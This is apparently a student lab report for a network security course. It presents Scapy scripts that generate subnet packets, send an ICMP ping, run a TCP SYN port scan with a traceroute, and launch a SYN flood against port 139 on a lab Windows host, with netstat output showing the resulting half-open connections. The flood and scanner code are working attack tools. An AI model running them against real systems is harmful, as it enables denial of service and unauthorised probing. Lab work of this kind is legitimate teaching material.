Question 1

Summary:

- Generated a Set of Packets in the same subnet as in the Input IP, neglecting the Network and the Broadcast address.
- Rejected if the entered IP is Network/Broadcast address
- Using IP(dst = ipaddress) and TCL(dport = [80,53]) for each IP in the set

Input:

- Format accepted as input is "Ipaddress/Netmask" – (10.10.111.2/24)

Explanation:


- Used Scapy, Netaddr and Regular Expression Library
- Used Regular Expression Library to validate the input given in the correct format and extracting ip from subnet
- Netaddr Library to calculate the Network and Broadcast address based on the Subnet provided
- Scapy used to generate the packets with the
  - IP Layer with Destination IP
  - TCP Layer with Destination Ports [80, 53] – as given in the question
- As there are 2 ports given in the question, for each ip, 2 packets with 2 port numbers are generated
- Filtered the IPs in the Set Generated by Scapy for the Network and Broadcast address. Used the filtered list to generate packet sets for each port. Reference to the output below
- Code is properly commented at each step

Code:

```
##############################################################################
########
#
#        Filename : Srinivas(spg349)-Question1.py
#        Author   : Srinivas
#        Reference: www.secdev.org/projects/scapy/doc
#
#        Summary: This program generates a set of packets for the Input IP #
#                 given for all the Ips of its subnet neglecting the Network #
#                 and Broadcast Address
#
#
##############################################################################
##########

# Import Modules

import sys                  # System Calls Library
from scapy.all import *     # Scapy Library - Packet Generation and Receiving
import re                   # Re - Regular Expression Library - To Handle
Inputs
from netaddr import *       # Netaddr Library - Performing and Analyzing
Subnetting

# Obtaining Input from the User
i = raw_input("Enter the Ipaddress: ")

# Validating the Input for the right format
ext = re.search("(.*)/(.*)",i)
if ext:
 ip = ext.group(1)
```

```
 mask = ext.group(2)
else:
 print "Enter the correct format of IpAddress and Netmaske : IP/Mask"
 sys.exit()

# Using NetAddr Library to verify the Network and Broadcast Address of the
subnet
ix = IPNetwork(i)
# Skip for Input being the Broadcast or Network Address
if ip.strip() == str(ix.broadcast) or ip.strip() == str(ix.network):
 print "The IP Entered is broadcast/Network for the subnet ! Exiting !\n"
 sys.exit()
else:
 print "The Network address of the subent    : %s " % (ix.network)
 print "The Subnet Mask of the Network is    : %s" % (ix.netmask)
 print "The Broadcast address of the subnet : %s" % (ix.broadcast)

# Using Scapy to generate the set of packets in the subnet
count = 0
L3_set = IP(dst=i)                # Layer 3 Setting of Scapy Packet (Destination
= input ip)
L4_set = TCP(dport=[80,53])       # Layer 4 Setting the Port numbers given in
the question
# Generating the Packets
print "The Packet Set of the Subnet for the ports is as follows:..."
for packets in L3_set/L4_set:
    if packets.dst == str(ix.broadcast) or packets.dst == str(ix.network):
       count = count + 1
    else:
       print packets.summary()
#END
```

Output Samples:



Question 2

Summary:

- Generated an ICMP request to a target and showed the response received and packet generated

Input:

- Format accepted as input is "Ipaddress/Netmask" – (10.10.111.2/24)

Explanation:


- Similar to the Code in Q1 used the same libraries, validated and extracted the input ip
- Using Scapy generated a packet with
  - IP Layer having destination IP
  - ICMP Layer having type ICMP_Request
- Created a Send/Receive handle with "sr1" (Receive answer) function of scapy and received the response
- Displayed both the Packets generated and response received with summary and show.


Code:

```
##############################################################################
########
#
#         Filename : Srinivas(spg349)-Question2.py
#         Author   : Srinivas
#         Reference: www.secdev.org/projects/scapy/doc
#
#Summary: This program constructs and sends an ICMP Packets to the target and #
#          gets the response to display
#
#
##############################################################################
##########

# Import Modules

import sys                    # System Calls Library
from scapy.all import *       # Scapy Library - Packet Generation and Receiving
import re                     # Re - Regular Expression Library - To Handle
Inputs
from netaddr import *         # Netaddr Library - Performing and Analyzing
Subnetting

# Obtaining Input from the User
i = raw_input("Enter the Ipaddress: ")

# Validating the Input to be in the format IP/Mask
ext = re.search("(.*)/(.*)",i)
if ext:
 ip = ext.group(1)
 mask = ext.group(2)
else:
 print "Enter the correct format of IpAddress and Netmaske : IP/Mask\n"
 sys.exit()

# Using Netaddr Library to spot the network and broadcast address of the subnet
ix = IPNetwork(i)
if ip.strip() == str(ix.broadcast) or ip.strip() == str(ix.network):
 print "The IP Entered is broadcast/Network for the subnet ! Exiting !\n"
```

```
 sys.exit()
else:
 print "You have entered IP of network: %s and netmask: %s" %
(ix.network,ix.netmask)

# ICMP Packet Handles
# Contructing ICMP Packet to Send

#print "===> An ICMP Request Packet Paramaters are...."
#ls(ICMP)
# Constructing the ICMP Packet with the destination IP Layer

# Constructing the ICMP Packet with the Dentination IP Layer and ICMP Type
Request
print "The Entered IP is %s - Performing ICMP Request..." % (ip)
icmp_req = IP(dst = ip)/ICMP(type = "echo-request")
print "-------> The ICMP Request look like this....."
print icmp_req.summary()
print icmp_req.show()

# Scapy Sender/Receiver Call to obtain the Answer for the request made
icmp_res = sr1(icmp_req,verbose=0)
print "-------> The ICMP Response look like this....."
print icmp_res.summary()
print icmp_res.show()
```

Output Samples:





Question 3

Summary:

Answer worked out in 2 parts:

Part 1: Host and Port Identification

- Performed TCP Traceroute with generation of TCP SYN and analysed the output to be SYN/ACK or RST/ACK to interpret if the port in the host are open or close
- Started with Time to Live to be 1 and incremented based on the ICMP host unreachable received
- Assumptions made:
    - Hop Count: assumed to be maximum 16 – based on the limit by most of the routing protocols
    - Ports : Queried to all the reserved ports from 1 -> 10; Can be Altered in the code

Part 2: Host Only Identification:

- *Performed TCP Traceroute with the Generation of TCP SYN (Without any destination port consideration)*
- *Created a Bunch of packets with IP Layer having Dest IP and TTL range from (1 to 16)*
    - *TCP of the packet only set with the SYN flag*

Input:

- Format accepted as input is “Ipaddress/Netmask” – (10.10.111.2/24)

Explanation:

Part1:

- Similar to the Code in Q1 used the same libraries, validated and extracted the input ip
- Using Scapy generated a packet with
  - IP Layer having destination IP and TTL
  - TCP Layer having the SYN flag and Destination Port
- Created a Send/Receive handle with "sr1" function of scapy and received the response with verbose "0" to prevent any print by scapy and timeout to 3 to prevent any delay
- Based on SYN/ACK and RST/ACK received – segregated the port as Open or Close
- Displayed the output in format "**Port Status (Open/Close) RoundTripTime Packet Summary**"
- If an ICMP response – Host Unreachable is received the TTL is incremented and the tcp traceroute tries again with incremented TTL
- Once the TTL reaches 16 it exits the program

Part2:

- Validated and obtained the IP from the input
- Constructed a Bunch of packets
  - IP layer having
    - Destination IP = Input IP
    - TTL – Ranging between any value desired (Used 1-16 in code)
  - TCP Layer
    - Having the SYN bit set
- Used the Send/Receive Handle "sr" to obtain all the packets irrelevant of the answer
- Based on the Received packets used "haslayer" [TCP Layer Existence – Maybe RST/ACK or SYN/ACK – both determine host present] , Just checking for the existence of the tcp layer to validate the host presence and output is displayed with the "***TTL IP TCP RoundTripTime Packet Summary***". Output below


Code:

```
##########################################################################################
#
#        Filename : Srinivas(spg349)-Question3.py
#        Author   : Srinivas
#        Reference: www.secdev.org/projects/scapy/doc
#
#  Summary: Part1 :Host and Port Identification
#                  This program performs TCP Traceroute - Constructing a TCP SYN Packet to the
#                  Target with TTL 1 and Waiting for a SYN/ACK "OPEN" or RST/ACK "Closed"
#                  condition. It Iterates through all the ports of the Target.
#                  If No Response is received - Trigger Retry with TTL increment
#           Part2 : Host Only Identification based on the Number of HOPS
#
#  Assumption: Hop Count-> Assuumed to be max 16 - based on limit of most Routing Protocols
#              Ports    -> Queried to all the reserved ports from 1 -> 1024; Can be altered
#
##########################################################################################

# Import Modules

import sys                  # System Calls Library
from scapy.all import *     # Scapy Library - Packet Generation and Receiving
import re                   # Re - Regular Expression Library - To Handle Inputs
from netaddr import *       # Netaddr Library - Performing and Analyzing Subnetting

# Obtaining Input from the User
i = raw_input("Enter the Ipaddress: ")

# Setting the TTL to 1 to start with One Hop
ttl = 1
# Open and Close Port Numbers
o = 0
c = 0
# Validating the Input IP for the format Ip/Mask
ext = re.search("(.*)/(.*)",i)
```

```
if ext:
 ip = ext.group(1)
 mask = ext.group(2)
else:
 print "Enter the correct format of IpAddress and Netmaske : IP/Mask\n"
 sys.exit()

# Using Netaddr Library to Verify the Network and Broadcast address of the subnet
ix = IPNetwork(i)
if ip.strip() == str(ix.broadcast) or ip.strip() == str(ix.network):
 print "The IP Entered is broadcast/Network for the subnet ! Exiting !\n"
 sys.exit()
else:
 print "You have entered IP of network:%s and netmask:%s" % (ix.network,ix.netmask)

# TCP Traceroute Start
print "Performing TCP Traceroute....PORT and HOST Identification...."
print "The Entered IP is %s - Performing TCP Request..." % (ip)
done = 0
# Running Loop for Hop Count to be atleast 16
while(True):
 print "===> Executing with TTL --> %d hops" % (ttl)
 print "Port\t\tStatus\t\tRoundTripTime\tPacket_Generated\n"
# Iterating for all the reserved ports
 for i in range(1,10):
# IP Layer and TCP Layer Construction using SCAPY Library
  tcp_req = IP(dst = ip,ttl = ttl)/TCP(dport = i,flags = "S")
# Scapy Send/Receive Handle
  tcp_res = sr1(tcp_req, verbose=0,timeout=3)
# Checking for TCP Response Else Increasing TTL
  try:
   if tcp_res[1]["TCP"]:
     result = tcp_res[1]["TCP"].flags
# Check for the flags to be SA (SYN/ACK) = 18 or RA (SYN/ACK) = 20
     if str(result) == "18":
        stat = "open"
        o = o + 1
     elif str(result) == "20":
        stat = "closed"
        c = c + 1
     else:
        stat = "Unknown"
# Printing with the Round Trip Time Calculation
     print "%d\t\t%s\t\t%s   %s" % (i,stat,str((tcp_res[1].time-
tcp_res[0].time)*1000)[:5],str(tcp_req.summary()))
     done = 1
# Increasing the TTL and Looping over until the TTL exceeds 16 hops
  except:
     try:
# Increasing TTL when ICMP response is received
      if tcp_res.haslayer(ICMP):
        print "Increasing TTL....."
        ttl = ttl + 1
        done = 0
        if ttl > 16:
            print "\nDone...Reached Maximum Hop of 16 ! Host Not reachable !\n"
            sys.exit()
        break
# Handle for NULL Type Received - Possible Scapy Bug Based on Reference
     except:
        print "NoneType Received !"
        sys.exit()
 if done == 1:
    break
# Result Summary
print "\nDone...! Stats are Open: %d and Closed: %d\n" % (o,c)
# Part2 - Host Only Identification
# Get the Host Reahability in number of HOPS
print "====> Host Only Identification:\n"
tcp2 = IP(dst = ip,ttl = (1,16))/TCP(flags = "S")
result = sr(tcp2,verbose=0,timeout=3)
print "TTL     IPAddress   TCP  RTT\tPacket\n"
# Calculation of Round trip time from the source time and receive time
# Used HasLayer to test if a TCP Layer is present in the response
for a,b in result[0]:
    print "%s     %s   %s   %s  %s" % (a.ttl,b.src,str(b.haslayer(TCP)),str((b.time -
```

```
a.time))[:4],str(b.summary()))
```

Output Samples:



Question 4 – SYN Flood Attack

Summary:

- The Command line argument is created with the IP input and Optional Port Input – If Port is not given, 139 is taken as default as mentioned in the question
- Using Scapy, Packets are constructed with
  - IP Layer with Target IP
  - TCP Layer with Various SourcePort (1->1024) , SYN Flag, Same Destination Port (As given in Input)
- Probed the host with various source Ports with SYN Flag against the same NETBIOS Port of Windows Machine.
- Analysed the response and displayed whether SYN/ACK or RST/ACK was received with the port and packet summary

Input:

- Format accepted as input is "Ipaddress/Netmask" – (10.10.111.2/24)

Explanation:

- Used Scapy, Sys Library
- Handles the Command Line Arguments with

  - IP Input - Mandatory
  - Port Input – Optional (Default Port is 139)
- Used Regular Expression Library to validate the input given in the correct format and extracting ip from subnet
- Scapy used to generate the packets for FLOOD with the
  - IP Layer with Destination IP
  - TCP Layer with Various (1024) Source Ports, Same Destination Port (139) and SYN Flag
- Source Port Count can be altered based on the flood created
- Analysed the response and displayed the **"SrcPort DstPort Response Packet Summary"**
- Code is properly commented at each step

Code:


```
##########################################################################################
#
#         Filename : Srinivas(spg349)-Question4.py
#         Author   : Srinivas
#         Reference: www.secdev.org/projects/scapy/doc
#
#  Summary: This program conducts SYN Flood attack
#            --> Having various Source Port Numbers
#            --> Same Destination port number - Used 139 as mentioned in the Question
#            --> Records and Displays the response
#
#
##########################################################################################

# Import Modules

import sys                    # System Calls Library
from scapy.all import *       # Scapy Library - Packet Generation and Receiving
import re                     # Re - Regular Expression Library - To Handle Inputs
from netaddr import *         # Netaddr Library - Performing and Analyzing Subnetting

# System Arguments to handle command line input
if len(sys.argv) < 2:
 print "Enter the IP Address to Continue....! \n"
 sys.exit()
# IP Address to be Mandatory Entry with default port 139
elif len(sys.argv) == 2:
 ip = sys.argv[1]
 port = 139
# IP Address and Custom Port Handle
elif len(sys.argv) > 2 and len(sys.argv) < 4:
 ip = sys.argv[1]
 if sys.argv[2]:
    port = sys.argv[2]
else:
    port = 139
# Handling the Input being in the format ip/mask
ext = re.search("(.*)/(.*)",ip)
if ext:
 ips = ext.group(1)
 mask = ext.group(2)
else:
 print "Enter the correct format of IpAddress and Netmask : IP/Mask"
 sys.exit()

# Performing SYN/ACK with all the reserved ports as source port
for i in range(1,1024):
     syn = IP(dst = str(ips))/TCP(sport = i,dport = int(port),flags = "S")
     attack = sr1(syn,verbose=0,timeout=3)
# Handle for Output whether Port is Open or Closed based in the FLAG
     try:
        result = attack[1]["TCP"].flags
        if str(result) == "18":
           stat = "SYN/ACK"
        elif str(result) == "20":
           stat = "RST/ACK"
        else:
           stat = "Unknown"
```

```
    except:
        stat = "None"
    print "Src_Port:%d \t Dst_Port:%s \t Response:%s  %s" % (i,port,stat,str(syn.summary()))
```


========== Explanation – SYN Flood:

- The Code generates series of TCP SYN Packets with various source ports and does not complete the TCP Connection even after the SYN/ACK is received

  – Resulting in Half Open TCP Connections
- Continuously making Half Open TCP Connection consumes numerous resources at the Server Machine (As each of the Open TCP Half Connection Allocate some resource and wait for the final TCP ACK to complete the connection)
- The TCP ACK is never sent by the client (Our Code) and hence at the server numerous stagnant half connections get piled up resulting in the Service crash down and affecting the AVAILABILITY of the Server



Output Samples: Windows Machine Running 2 terminals



```
Command Prompt
  UDP    victim1:ntp            *:*
  UDP    victim1:netbios-ns     *:*
  UDP    victim1:netbios-dgm    *:*
  UDP    victim1:1900           *:*
  UDP    victim1:ntp            *:*
  UDP    victim1:1900           *:*

C:\Documents and Settings\poly>netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    victim1:epmap          victim1:0              LISTENING
  TCP    victim1:microsoft-ds   victim1:0              LISTENING
  TCP    victim1:1025           victim1:0              LISTENING
  TCP    victim1:5000           victim1:0              LISTENING
  TCP    victim1:netbios-ssn    victim1:0              LISTENING
  TCP    victim1:netbios-ssn    10.10.111.107:1        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:2        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:3        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:4        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:5        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:6        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:echo     SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:8        SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:discard  SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:10       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:systat   SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:12       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:daytime  SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:14       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:15       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:16       SYN_RECEIVED
  TCP    victim1:netbios-ssn    10.10.111.107:gotd     SYN_RECEIVED
Start | Command Prompt | Command Prompt                7:02 AM
```

```
Command Prompt
